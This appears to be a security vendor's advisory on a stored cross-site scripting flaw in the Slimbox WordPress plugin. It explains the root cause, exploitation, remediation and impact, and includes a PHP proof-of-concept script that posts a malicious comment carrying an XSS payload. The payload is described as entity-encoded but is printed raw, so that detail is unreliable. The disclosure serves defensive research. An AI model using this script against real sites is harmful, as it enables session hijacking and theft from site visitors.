
Published : November 18, 2026


CVE-2026-123968: Slimbox <= 1.0.8 Unauthenticated Stored Cross-Site Scripting via Comment Anchor title Attribute PoC, Patch Analysis & Rule

Plugin slimbox
Severity High (CVSS 7.2)
CWE 79
Vulnerable Version 1.0.8
Patched Version —
Disclosed November 17, 2026

Free WordPress WAF

Protect your site at the edge

Atomic Edge blocks exploit traffic, bots, and bad requests before they reach WordPress. Create a free account, then point DNS when you are ready.

Get Protected Free

Analysis Overview

Atomic Edge analysis of CVE-2026-123968 (metadata-based): This is an unauthenticated stored cross-site scripting (XSS) vulnerability in the Slimbox WordPress plugin, versions up to and including 1.0.8. The flaw resides in the handling of comment anchor title attributes, which are insufficiently sanitized and escaped before being rendered into the DOM by the Slimbox jQuery library. Successful exploitation allows an attacker to inject arbitrary JavaScript that executes in the browser of any user viewing the affected page. The CVSS score of 7.2 reflects a network-based, low-complexity attack requiring no privileges or user interaction, with scope change and low confidentiality and integrity impact.

Root Cause: The vulnerability arises from improper neutralization of user-supplied input during web page generation (CWE-79). WordPress core comment KSES permits unauthenticated commenters to include anchor elements with href and title attributes. The Slimbox plugin fails to adequately sanitize or escape the title attribute content before it is processed by the Slimbox library. Atomic Edge analysis infers that the plugin takes the comment’s anchor title attribute, stores it (possibly after some filtering that does not decode entities), and later passes it to jQuery’s .html() method as a caption. The .html() method interprets the string as HTML, allowing script execution. The browser decodes HTML entities when populating the DOM .title property, so an entity-encoded payload survives sanitization verbatim and becomes executable when inserted via .html(). This conclusion is inferred from the CVE description; no source code diff is available for confirmation.

Exploitation: An unauthenticated attacker submits a comment to a post containing an anchor tag with a crafted title attribute. The title attribute includes an entity-encoded JavaScript payload, such as <img src=x onerror=alert(document.domain)>, which bypasses KSES and is stored verbatim. When a victim views the page, the Slimbox library reads the title attribute (now decoded by the browser) and inserts it into the DOM using .html(), executing the script. The attacker does not need any special privileges or user interaction beyond the victim visiting the page. The exact comment submission endpoint is WordPress core’s comment form (e.g., /wp-comments-post.php), and the payload parameter is the comment content (e.g., comment field). Atomic Edge research confirms that the attack vector is network-based and requires no authentication.

Remediation: The fix requires proper output escaping when rendering the caption in the Slimbox library. The plugin should use .text() instead of .html() to insert the title attribute content, or escape the content using WordPress functions like esc_html() before passing it to .html(). Additionally, input sanitization on the comment anchor title attribute should be strengthened to remove dangerous HTML entities. Atomic Edge analysis recommends that the plugin validate and sanitize all user-supplied data, especially when used in DOM manipulation contexts. As no patched version is currently available, users should consider disabling the plugin or applying virtual patching.

Impact: Exploitation allows an attacker to execute arbitrary JavaScript in the context of any user’s browser session when they view a page containing the malicious comment. This can lead to session hijacking, theft of sensitive information (including cookies and authentication tokens), defacement of the website, redirection to malicious sites, and potentially full site compromise if an administrator is targeted. The scope change (S:C) indicates that the vulnerability can affect resources beyond the vulnerable component, such as the entire WordPress site or user accounts. The CVSS vector shows low confidentiality and integrity impact but no availability impact.


Proof of Concept (PHP)

NOTICE :

This proof-of-concept is provided for educational and authorized security research purposes only.

You may not use this code against any system, application, or network without explicit prior authorization from the system owner.

Unauthorized access, testing, or interference with systems may violate applicable laws and regulations in your jurisdiction.

This code is intended solely to illustrate the nature of a publicly disclosed vulnerability in a controlled environment and may be incomplete, unsafe, or unsuitable for real-world use.

By accessing or using this information, you acknowledge that you are solely responsible for your actions and compliance with applicable laws.

 
PHP PoC
<?php
// ==========================================================================
// Atomic Edge CVE Research | https://atomicedge.io
// Copyright (c) Atomic Edge. All rights reserved.
//
// LEGAL DISCLAIMER:
// This proof-of-concept is provided for authorized security testing and
// educational purposes only. Use of this code against systems without
// explicit written permission from the system owner is prohibited and may
// violate applicable laws including the Computer Fraud and Abuse Act (USA),
// Criminal Code s.342.1 (Canada), and the EU NIS2 Directive / national
// computer misuse statutes. This code is provided "AS IS" without warranty
// of any kind. Atomic Edge and its authors accept no liability for misuse,
// damages, or legal consequences arising from the use of this code. You are
// solely responsible for ensuring compliance with all applicable laws in
// your jurisdiction before use.
// ==========================================================================
// Atomic Edge CVE Research - Proof of Concept (metadata-based)
// CVE-2026-123968 - Slimbox <= 1.0.8 - Unauthenticated Stored Cross-Site Scripting via Comment Anchor title Attribute

// This PoC demonstrates how an unauthenticated attacker can inject a stored XSS payload
// via a WordPress comment containing an anchor tag with a malicious title attribute.
// The payload is entity-encoded to bypass KSES and will execute when a victim views the page.

// Configuration
$target_url = 'http://example.com'; // WordPress site URL (no trailing slash)
$post_id = 1; // ID of a post that accepts comments
$payload = '<img src=x onerror=alert(document.domain)>'; // Entity-encoded XSS payload

// Comment data
$comment_data = array(
    'comment_post_ID' => $post_id,
    'author' => 'Attacker',
    'email' => 'attacker@example.com',
    'url' => '',
    'comment' => '<a href="#" title="' . $payload . '">Click me</a>', // Anchor with title containing encoded payload
    'submit' => 'Post Comment'
);

// Initialize cURL
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $target_url . '/wp-comments-post.php');
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS, http_build_query($comment_data));
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true); // Follow redirect after comment submission
curl_setopt($ch, CURLOPT_HEADER, true);

// Execute the request
$response = curl_exec($ch);
$http_code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
curl_close($ch);

// Output result
if ($http_code == 302 || $http_code == 200) {
    echo "Comment submitted successfully. Check the page for XSS execution.n";
} else {
    echo "Failed to submit comment. HTTP code: $http_coden";
}

// Note: The payload may need URL encoding depending on the site's configuration.
// The attack requires that the Slimbox plugin is active and processes the comment.
// The victim must view the page where the comment is displayed and the Slimbox effect is triggered.
?>

Frequently Asked Questions

Atomic Edge WAF security layer inspecting website traffic.

How Atomic Edge Works

Simple Setup. Powerful Security.

Atomic Edge acts as a security layer between your website & the internet. Our AI inspection and analysis engine auto blocks threats before traditional firewall services can inspect, research and build archaic regex filters.

Get Started

Trusted by Developers & Organizations

Trusted by Developers
Black & McDonald logo representing Enterprise tier security and support for Atomic Edge WAF.Covenant House Toronto logo featuring a dove and text for Atomic Edge Enterprise planAlzheimer Society Canada logo representing trusted organizations and security partners.University of Toronto logo representing trusted organizations using Atomic Edge WAFSpecsavvers logo, trusted developers and organizations using Atomic Edge securityHarvard Medical School logo representing trusted organizations using Atomic Edge WAF.





